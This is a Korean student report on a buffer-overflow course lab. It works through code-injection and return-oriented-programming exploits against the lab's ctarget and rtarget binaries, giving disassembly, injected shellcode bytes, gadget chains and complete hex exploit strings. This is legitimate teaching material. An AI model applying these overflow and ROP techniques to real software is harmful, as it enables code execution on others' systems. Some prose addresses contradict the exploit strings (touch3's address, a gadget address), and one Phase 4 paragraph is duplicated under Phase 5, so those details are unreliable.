Attack Lab: Understanding Buffer Overflow Bugs

Report

20220127 임유진

1. 개요

이번 Lab 에서는 Buffer Overflow 로 인해 보안 취약성을 가지는 ctarget 과 rtarget 이라는 두 개의 프로그램에 대해 Code injection 과 Return-oriented programming 을 이용해 5 가지의 공격을 수행하는 것을 목표로 한다.

2. 이론적 배경

- Buffer Overflow

string input 의 길이를 확인하지 않는 함수를 사용하는 프로그램의 실행에서 버퍼의 크기보다 많은 양의 데이터를 입력하게 되면 발생하는 버그로, 버퍼가 아닌 공간의 값이 변경되기 때문에 code injection, Return-oriented programming 등을 통해 공격받을 수 있는 보안 취약점이 된다.

- Code Injection

버퍼의 크기보다 많은 양의 데이터를 입력하여 Buffer Overflow 가 발생할 때 실행 가능한 exploit code 의 byte 표현을 버퍼에 채우고, stack 에 저장되어 있는 return address 를 exploit code 의 주소로 변경시켜 ret 이 실행될 때 exploit code 로 jump 가 일어나서 실행되도록 이루어지는 공격이다.

- Return-oriented programming

Return-oriented programming 은 Code injection 을 통한 공격을 방지하기 위해 Stack 랜덤화를 통해 버퍼의 위치를 예측하기 어렵게 만들고, stack 을 실행 불가능한 영역으로 지정하여 삽입된 코드가 실행될 수 없도록 하자 나온 대안책이다. 이미 존재하는 코드에서 ret 으로 종료되는 일련의 인스트럭션인 gadget 을 이용하는 것으로, 각 gadget 에서의 ret 이 다음 gadget 의 실행으로 이어지도록 함으로써 공격한다.

3. 풀이 과정

Part I: Code Injection Attacks


- Phase 1

Phase 1 에서는 test 함수에서 호출한 getbuf 함수에서 return statement 가 실행될 때 test 로 돌아가지 않고, touch1 의 코드를 실행하게 하는 것을 목표로 한다.

```
(gdb) disas test
Dump of assembler code for function test:
   0x000000000040188e <+0>:     sub    $0x8,%rsp
   0x0000000000401892 <+4>:     mov    $0x0,%eax
   0x0000000000401897 <+9>:     callq  0x401714 <getbuf>
   0x000000000040189c <+14>:    mov    %eax,%esi
   0x000000000040189e <+16>:    mov    $0x402f60,%edi
   0x00000000004018a3 <+21>:    mov    $0x0,%eax
   0x00000000004018a8 <+26>:    callq  0x400c80 <printf@plt>
   0x00000000004018ad <+31>:    add    $0x8,%rsp
   0x00000000004018b1 <+35>:    retq
End of assembler dump.
```

```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x0000000000401714 <+0>:     sub    $0x38,%rsp
   0x0000000000401718 <+4>:     mov    %rsp,%rdi
   0x000000000040171b <+7>:     callq  0x40195a <Gets>
   0x0000000000401720 <+12>:    mov    $0x1,%eax
   0x0000000000401725 <+17>:    add    $0x38,%rsp
   0x0000000000401729 <+21>:    retq
End of assembler dump.
```

test 와 getbuf 함수를 디스어셈블리한 결과는 위와 같으며, test 함수에서 getbuf 를 호출하기 위해 return address 를 스택에 push 했을 때와 getbuf 가 호출된 후 스택은 아래와 같다.




getbuf 함수에서 mov 인스트럭션을 통해 %rsp 의 값을 %rdi 로 옮기고 Gets 함수를 호출하고 있으므로, M[%rsp] 부터 입력한 문자열이 저장될 것이다. 현재 return address 에는 test 에서

getbuf 함수의 호출 직후 인스트럭션의 주소가 저장되어 있는데, getbuf 함수에서 return statement 가 실행될 때 touch1 으로 control passing 이 일어나기 위해서는 이 return address 가 touch1 의 주소가 되어야 한다.

```
(gdb) disas touch1
Dump of assembler code for function touch1:
   0x000000000040172a <+0>:     sub    $0x8,%rsp
   0x000000000040172e <+4>:     movl   $0x1,0x202dc4(%rip)        # 0x6044fc <vlevel>
   0x0000000000401738 <+14>:    mov    $0x402e98,%edi
   0x000000000040173d <+19>:    callq  0x400c50 <puts@plt>
   0x0000000000401742 <+24>:    mov    $0x1,%edi
   0x0000000000401747 <+29>:    callq  0x401b49 <validate>
   0x000000000040174c <+34>:    mov    $0x0,%edi
   0x0000000000401751 <+39>:    callq  0x400df0 <exit@plt>
End of assembler dump.
```

touch1 의 주소는 0x000000000040172a 이므로 아래와 같은 입력을 통해 return address 를 touch1 의 주소로 바꿀 수 있다.



따라서 Phase 1 의 exploit string 은 HEX 로 표현하면 FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 2A 17 40 이다.

```
[limyoojin@programming2 target41]$ ./ctarget < ctarget.l1-raw.txt -q
Cookie: 0x2a3c4464
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id 20220127
        course  15213-f15
        lab     attacklab
        result  41:PASS:0xffffffff:ctarget:1:FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF
FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF FF 2A 17 40
```

- Phase 2

Phase 2 에서는 exploit string 을 통해 injected 된 code 를 실행시킴으로써 getbuf 함수에서 return statement 가 실행될 때 test 로 돌아가지 않고, 첫번째 인자를 cookie 값으로 하여 touch2 의 코드가 실행되게 하는 것을 목표로 한다.

```
(gdb) disas touch2
Dump of assembler code for function touch2:
   0x0000000000401756 <+0>:     sub    $0x8,%rsp
   0x000000000040175a <+4>:     mov    %edi,%esi
   0x000000000040175c <+6>:     movl   $0x2,0x202d96(%rip)        # 0x6044fc <vlevel>
   0x0000000000401766 <+16>:    cmp    0x202d98(%rip),%edi        # 0x604504 <cookie>
   0x000000000040176c <+22>:    jne    0x401789 <touch2+51>
   0x000000000040176e <+24>:    mov    $0x402ec0,%edi
   0x0000000000401773 <+29>:    mov    $0x0,%eax
   0x0000000000401778 <+34>:    callq  0x400c80 <printf@plt>
   0x000000000040177d <+39>:    mov    $0x2,%edi
   0x0000000000401782 <+44>:    callq  0x401b49 <validate>
   0x0000000000401787 <+49>:    jmp    0x4017a2 <touch2+76>
   0x0000000000401789 <+51>:    mov    $0x402ee8,%edi
   0x000000000040178e <+56>:    mov    $0x0,%eax
   0x0000000000401793 <+61>:    callq  0x400c80 <printf@plt>
   0x0000000000401798 <+66>:    mov    $0x2,%edi
   0x000000000040179d <+71>:    callq  0x401bfb <fail>
   0x00000000004017a2 <+76>:    mov    $0x0,%edi
   0x00000000004017a7 <+81>:    callq  0x400df0 <exit@plt>
End of assembler dump.
(gdb) x/wx 0x604504
0x604504 <cookie>:      0x2a3c4464
```

touch2 함수를 디스어셈블리해보면 cookie 의 값과 첫번째 인자를 저장하는 레지스터 %edi 의 값을 비교하고 있는 것을 확인할 수 있으며, 이때 cookie 의 값을 0x604504 에서 읽어오고 있음을 알 수 있고, 해당 주소에 저장된 값을 확인해보면 0x2a3c4464 이다.

따라서 0x604504 에 저장된 값을 %rdi 로 옮기는 인스트럭션의 byte-level representation 을 input string 을 통해 stack 에 저장해야 한다. 0x604504 를 %rsi 로 옮기고, M[%rsi] 를 %rdi 에 복사하는 방식을 이용하면 0x604504 에 저장된 값을 %rdi 로 옮길 수 있다. 이를 어셈블리어로 작성하면 아래와 같다.

```
mov $0x604504, %esi
mov (%rsi), %edi
ret
```


mov 인스트럭션의 destination register 로 %esi 가 올 때 상위 4 바이트 또한 0 으로 설정함을 이용하였다.

```
assemble.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   be 04 45 60 00          mov    $0x604504,%esi
   5:   8b 3e                   mov    (%rsi),%edi
   7:   c3                      retq
```

gcc 와 objdump 를 통해 작성한 어셈블리어를 byte-level 로 변환시키면 왼쪽과 같은 결과를 얻을 수 있고, be 04 45 60 00 8b 3e c3 을 포함시켜야 함을 알 수 있다.

Level 2 를 풀기 위해서는 앞서 구한 코드의 byte-level representation 을 스택에 저장한 뒤, 실행될 수 있도록 해야 하므로 getbuf 에서 return statement 가 실행될 때 %rip 를 injected code 의 주소로 옮겨야 한다. getbuf 함수에서 감소한 %rsp 를 기준으로 M[%rsp]부터 입력한 문자열이 저장되는데, 이때 injected code 가 M[%rsp]부터 위치하도록 하면, return address 를 %rsp 의 값인 0x55680d28 로 바꾸어 주어야 한다. getbuf 의 끝부분에서 %rsp 가 return address 를 가리키도록 증가한 후 return statement 가 실행되면 %rip 의 값이 0x55680d28 로 바뀌면서 %rsp 가 0x8 증가하므로, injected code 에서 return statement 가 실행될 때는 %rip 가 0x8 만큼 증가한 %rsp 가 가리키는 메모리에 저장된 값을 가지게 될 것이다.

또한 injected code 의 실행을 통해 cookie 의 값을 %rdi 로 옮긴 후에는 touch2 를 호출해야 하므로 touch2 의 주소인 0x401756 을 저장해야 한다. 따라서 아래와 같이 문자열을 입력한다면 Phase 2 를 해결할 수 있음을 알 수 있다.



따라서 Phase 2 의 exploit string 은 HEX 로 be 04 45 60 00 8b 3e c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 0d 68 55 00 00 00 00 56 17 40 00 00 00 00 00 이 된다.

```
[limyoojin@programming2 target41]$ ./ctarget < ctarget.l2-raw.txt -q
Cookie: 0x2a3c4464
Type string:Touch2!: You called touch2(0x2a3c4464)
Valid solution for level 2 with target ctarget
PASS: Would have posted the following:
        user id 20220127
        course  15213-f15
        lab     attacklab
        result  41:PASS:0xffffffff:ctarget:2:BE 04 45 60 00 8B 3E C3 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 0D 68 55 00 00 00 00 56 17
40 00 00 00 00 00
```

- Phase 3

Phase 3 에서는 test 함수에서 호출한 getbuf 함수에서 return statement 가 실행될 때 test 로 돌아가지 않고, %rdi 가 cookie 의 string representation 이 저장된 주소를 값으로 하여 touch3 의 코드가 실행되도록 하는 것을 목표로 한다.

cookie 의 값은 0x2a3c4464 이며, 0x 를 제외한 8 개의 digit 2a3c4464 을 charater 의 byte representation 으로 나타내면 32 61 33 63 34 34 36 34 이다. getbuf 에서 감소한 %rsp 를 기준으로 입력한 문자열이 M[%rsp]부터 저장되기 시작하므로, null 문자 00 을 포함해 cookie 의 string 표현을 입력한 문자열에 포함시켜 스택에 저장되도록 하고 %rdi 의 값을 해당 주소로 바꾸어 주는 인스트럭션의 byte 표현을 입력 문자열을 통해 스택에 저장시킨 후 return address 를 해당 코드의 주소로 변경시켜주어야 한다.


getbuf 호출 후 %rsp 는 감소하여 0x55680d28 의 값을 가지고 있는데, 이때 M[%rsp]부터 인스트럭션의 byte 표현을, M[%rsp+0x10]부터 cookie 의 string 표현을 저장하기로 하였다. 따라서 cookie 의 string 표현이 저장되는 주소는 0x55680d38 이 되며, %rdi 레지스터로 0x55680d38 를 옮기는 어셈블리어 인스트럭션은 아래와 같이 작성할 수 있다.

```
mov $0x55680d38, %rdi
ret
```

gcc 와 objdump 를 통해 작성한 어셈블리어를 byte-level 로 변환시키면 아래와 같은 결과를 얻을 수 있고, input string 을 통해 stack 에 48 c7 c7 38 0d 68 55 c3 을 저장시켜야 함을 알 수 있다.

```
a.o:     file format elf64-x86-64


Disassembly of section .text:

0000000000000000 <.text>:
   0:   48 c7 c7 38 0d 68 55    mov    $0x55680d38,%rdi
   7:   c3                      retq
```

getbuf 에서 return 이 실행될 때 stack 에서 코드가 저장된 주소로 %rip 의 값을 바꿔주어야 하므로, stack 에서 return address 가 저장된 0x55680d60 의 값을 실행시키고자 하는 code 가 저장된 부분인 0x55680d28 로 변경해야 해주어야 한다. 또한 injected code 의 ret 실행을 통해 touch3 함수로 넘어가야 하므로 stack 의 0x55680d68 에는 touch3 의 주소인 0x401756 이 저장되도록 해야 한다.



따라서 위와 같이 스택이 변경되도록 문자열을 입력하면 Part 1 의 Level 3 를 해결할 수 있으며, Phase 3 의 exploit string 은 HEX 로 48 c7 c7 38 0d 68 55 c3 00 00 00 00 00 00 00 00 32 61 33 63 34 34 36 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 0d 68 55 00 00 00 00 2a 18 40 00 00 00 00 00 이 된다.

```
[limyoojin@programming2 target41]$ ./ctarget < ctarget.l3-raw.txt -q
Cookie: 0x2a3c4464
Type string:Touch3!: You called touch3("2a3c4464")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id 20220127
        course  15213-f15
        lab     attacklab
        result  41:PASS:0xffffffff:ctarget:3:48 C7 C7 38 0D 68 55 C3 00 00 00 00
00 00 00 00 32 61 33 63 34 34 36 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 28 0D 68 55 00 00 00 00 2A 18
40 00 00 00 00 00
```

Part II: Return-Oriented Programming

Part 2 에서의 공격 대상인 rtarget 프로그램은 실행 마다 stack 의 위치를 랜덤화하기 때문에 injected code 가 저장될 위치를 알 수 없으며, stack 이 실행 불가능한 영역으로 지정되어 있어 Part 1 과 같은 방식의 공격이 불가능하다. 따라서 이미 존재하는 코드를 사용하는 Return-oriented programming 을 통해 공격을 수행해야 한다.

- Phase 4


Phase 4 는 Phase 2 와 같이 test 함수에서 호출한 getbuf 함수에서 return statement 가 실행될 때 test 로 돌아가는 것이 아닌, %rdi 가 cookie 값을 가지게 한 후 touch 2 가 실행되도록 ROP 를 통해 공격하는 것을 목표로 한다. Phase 4 에서 사용할 수 있는 gadget 은 start_farm 과 mid_farm 의 사이에 존재하는 함수들에서 찾을 수 있으며, 이때 인스트럭션의 encoding 을 참고해 찾아낸, 사용할 수 있는 gadget 들은 아래와 같다.

〈gadgets〉

Encoding	Instruction	Address
58 c3	popq %rax ret	0x4018c4
48 89 c7 c3	movq %rax, %rdi ret	0x4018cf, 0x4018dc
89 c7 c3	movl %eax, %edi ret	0x4018d0, 0x4018dd
58 90 c3	popq %rax nop ret	0x4018d6

위의 gadtets 을 사용해 stack 에 cookie 의 값을 저장해두고, popq %rax 인스트럭션을 통해 %rax 에 cookie 의 값이 저장되게 하고, movq %rax, %rdi 인스트럭션을 수행하면 %rdi 로 cookie 의 값을 옮길 수 있다.

이후 두 번째 gadget 의 ret 을 통해 touch2 가 실행되도록 touch2 의 주소인 0x401756 도 stack 에 저장해야 한다. 따라서 원래 return address 가 저장되어 있던 주소부터 0x8 씩 증가하는 주소에 차례대로 0x401840, 0x2a3c4464, 0x4018cf, 0x401756 이 저장되도록 해야 하며, 이는 stack 이 다음 그림과 같이 변경되어야 함을 의미한다.



따라서 Phase 4 의 exploit string 은 HEX 로 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c4 18 40 00 00 00 00 00 64 44 3c 2a 00 00 00 00 cf 18 40 00 00 00 00 00 56 17 40 00 00 00 00 00 이 된다.

```
[limyoojin@programming2 target41]$ ./rtarget < rtarget.l1-raw.txt -q
Cookie: 0x2a3c4464
Type string:Touch2!: You called touch2(0x2a3c4464)
Valid solution for level 2 with target rtarget
PASS: Would have posted the following:
        user id 20220127
        course  15213-f15
        lab     attacklab
        result  41:PASS:0xffffffff:rtarget:2:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C4 18 40 00 00 00 00 00 64 44
3C 2A 00 00 00 00 CF 18 40 00 00 00 00 00 56 17 40 00 00 00 00 00
```

- Phase 5

Phase 5 는 Phase 3 과 같이 test 함수에서 호출한 getbuf 함수에서 return statement 가 실행될 때 test 로 돌아가지 않고, %rdi 가 cookie 의 string representation 이 저장된 주소를 값으로 가지게 한 후 touch 3 가 실행되도록 ROP 를 통해 공격하는 것을 목표로 한다. Phase 5 에서 사용할 수 있는 gadget 은 start_farm 과 end_farm 사이에 존재하는 함수들에서 찾을 수 있으며,

Phase 4 는 Phase 2 와 같이 test 함수에서 호출한 getbuf 함수에서 return statement 가 실행될 때 test 로 돌아가는 것이 아닌, %rdi 가 cookie 값을 가지게 한 후 touch 2 가 실행되도록 ROP 를 통해 공격하는 것을 목표로 한다. Phase 4 에서 사용할 수 있는 gadget 은 start_farm 과 mid_farm 의 사이에 존재하는 함수들에서 찾을 수 있으며, 이때 인스트럭션의 encoding 을 참고해 찾아낸, 사용할 수 있는 gadget 들은 아래와 같다.

〈gadgets〉

Encoding	Instruction	Address
58 c3	popq %rax ret	0x4018c4
48 89 c7 c3	movq %rax, %rdi ret	0x4018cf, 0x4018dc
89 c7 c3	movl %eax, %edi ret	0x4018d0, 0x4018dd
58 90 c3	popq %rax nop ret	0x4018d6
89 d1 90 90 c3	movl %edx, %ecx nop nop ret	0x401916
89 d1 90 c3	movl %edx, %ecx nop ret	0x40191d
89 e0 90 c3	movl %esp, %eax nop ret	0x401938
89 ce 84 d2 c3	movl %ecx, %esi testb %dl, %dl	0x40193e

20 c0 c3	andb %al, %al ret	0x40194e
38 d2 c3	cmpb %dl, %dl ret	0x401955
38 db c3	cmpb %bl, %bl ret	0x40195c
48 89 e0 c3	mov %rsp, %rax ret	0x40196e, 0x401996
89 e0 c3	movl %esp, %eax ret	0x40196f, 0x401997

89 c2 38 c0 c3	movl %eax, %edx
	cmpb %al, %al
	ret
		0x401990

38 c0 c3	cmpb %al, %al ret	0x40199e
20 c9 c3	andb %cl, %cl ret	0x4019be

Phase 5 를 풀기 위해서는 input string 을 통해 null 문자를 포함하는 cookie 의 string 표현인 32 61 33 63 34 34 36 34 00 을 stack 에 저장한 후 %rdi 가 해당 주소 값을 가지게 한 후 touch3 로 넘어가야 한다. 하지만 이때 stack 랜덤화로 인해 cookie 가 저장될 정확한 주소를 알 수 없으므로 스택의 특정 주소를 값으로 가지는 %rsp 와 주소의 상대적인 차이를 이용해 주소를 구하는 것이 필요할 것이다.

stack 의 특정 주소의 상대적인 차이를 이용해 cookie 의 string 표현이 위치하는 주소를 구하기 위해서는 덧셈 또는 뺄셈 연산이 필요하다. 이때 start_farm 과 end_farm 사이에 위치하는 함수들을 살펴보면 특정한 상수 값을 통해 연산하는 대부분의 함수들과 달리, 인자로 받은 두 개의 값을 더해서 반환하는 add_xy 함수가 존재함을 확인할 수 있다.


따라서 위에서 함수의 부분을 통해 구했던 gadget 이외에도 add_xy 함수를 사용해볼 수 있을 것이다. add_xy 함수에서는 %rdi 와 %rsi 를 더한 값을 %rax 로 넘겨주므로, %rdi 에 stack 의 특정 주소가, %rsi 에 해당 주소로부터 cookie string 이 저장된 주소까지의 차이가 저장되도록 한 후 add_xy 를 실행시켜 %rax 가 cookie string 이 저장된 주소의 값을 가지게 하고 %rax 의 값을 %rdi 로 옮겨준 후 ret 을 통해 touch3 함수로 넘어가게 한다면 Phase 5 를 해결할 수 있을 것이다.

이를 구체적으로 위에서 구한 gadget 과 add_xy 를 통해 나타내보면 인스트럭션은 다음과 같은 순서로 이루어져야 한다.

gadget 중에는 아래의 instruction 이외의 cmpb, testb instruction 을 포함하고 있기도 하지만, 이 instruction 들은 condition code 만 변경할 뿐 레지스터 값에는 영향이 없기 때문에 나타내지 않았다.

instruction	description	gadget address
movq %rsp, %rax	move %rsp to %rax	0x40196e
movq %rax, %rdi	move %rax to %rdi	0x4018cf
popq %rax	pop and save value at %rax	0x4018c4
movl %eax, %edx	move %eax to %edx	0x401990
movl %edx, %ecx	move %edx to %ecx	0x401916
movl %ecx, %esi	move %ecx to %esi	0x40193e
add_xy	add %rdi and %rsi and save at %rax	0x4018f4
movq %rax, %rdi	move %rax to %rdi	0x4018cf

주소의 상대적 차이가 0x48 이 되는 위치(touch3 의 다음 위치)에 cookie 의 string representation 을 저장하기로 하였다. 따라서 pop 인스트럭션을 수행하는 gadget 의 주소 다음에는 0x48 이 저장되어야 한다. 또한 마지막 gadget 의 ret 을 통해서는 touch3 로 넘어가야 하므로 마지막 gadget 다음에는 touch 3 의 주소가 저장되어야 할 것이다. 따라서 input string 을 통해 아래 그림과 같이 stack 을 변경시켜주어야 한다.



따라서 Phase 5 의 exploit string 은 HEX 로 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6e 19 40 00 00 00 00 00 cf 18 40 00 00 00 00 00 c4 18 40 00 00 00 00 00 48 00 00 00 00 00 00 00 90 19 40 00 00 00 00 00 16 19 40 00 00 00 00 00 3e 19 40 00 00 00 00 00 f4 18 40 00 00 00 00 00 cf 18 40 00 00 00 00 00 2a 18 40 00 00 00 00 00 32 61 33 63 34 34 36 34 00 이 된다.

```
[limyoojin@programming2 target41]$ ./rtarget < rtarget.l2-raw.txt -q
Cookie: 0x2a3c4464
Type string:Touch3!: You called touch3("2a3c4464")
Valid solution for level 3 with target rtarget
PASS: Would have posted the following:
        user id 20220127
        course  15213-f15
        lab     attacklab
        result  41:PASS:0xffffffff:rtarget:3:00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6E 19 40 00 00 00 00 00 CF 18
40 00 00 00 00 00 C4 18 40 00 00 00 00 00 48 00 00 00 00 00 00 00 90 19 40 00 00
00 00 00 16 19 40 00 00 00 00 00 3E 19 40 00 00 00 00 00 F4 18 40 00 00 00 00 00
CF 18 40 00 00 00 00 00 2A 18 40 00 00 00 00 00 32 61 33 63 34 34 36 34 00
```

4. 결론

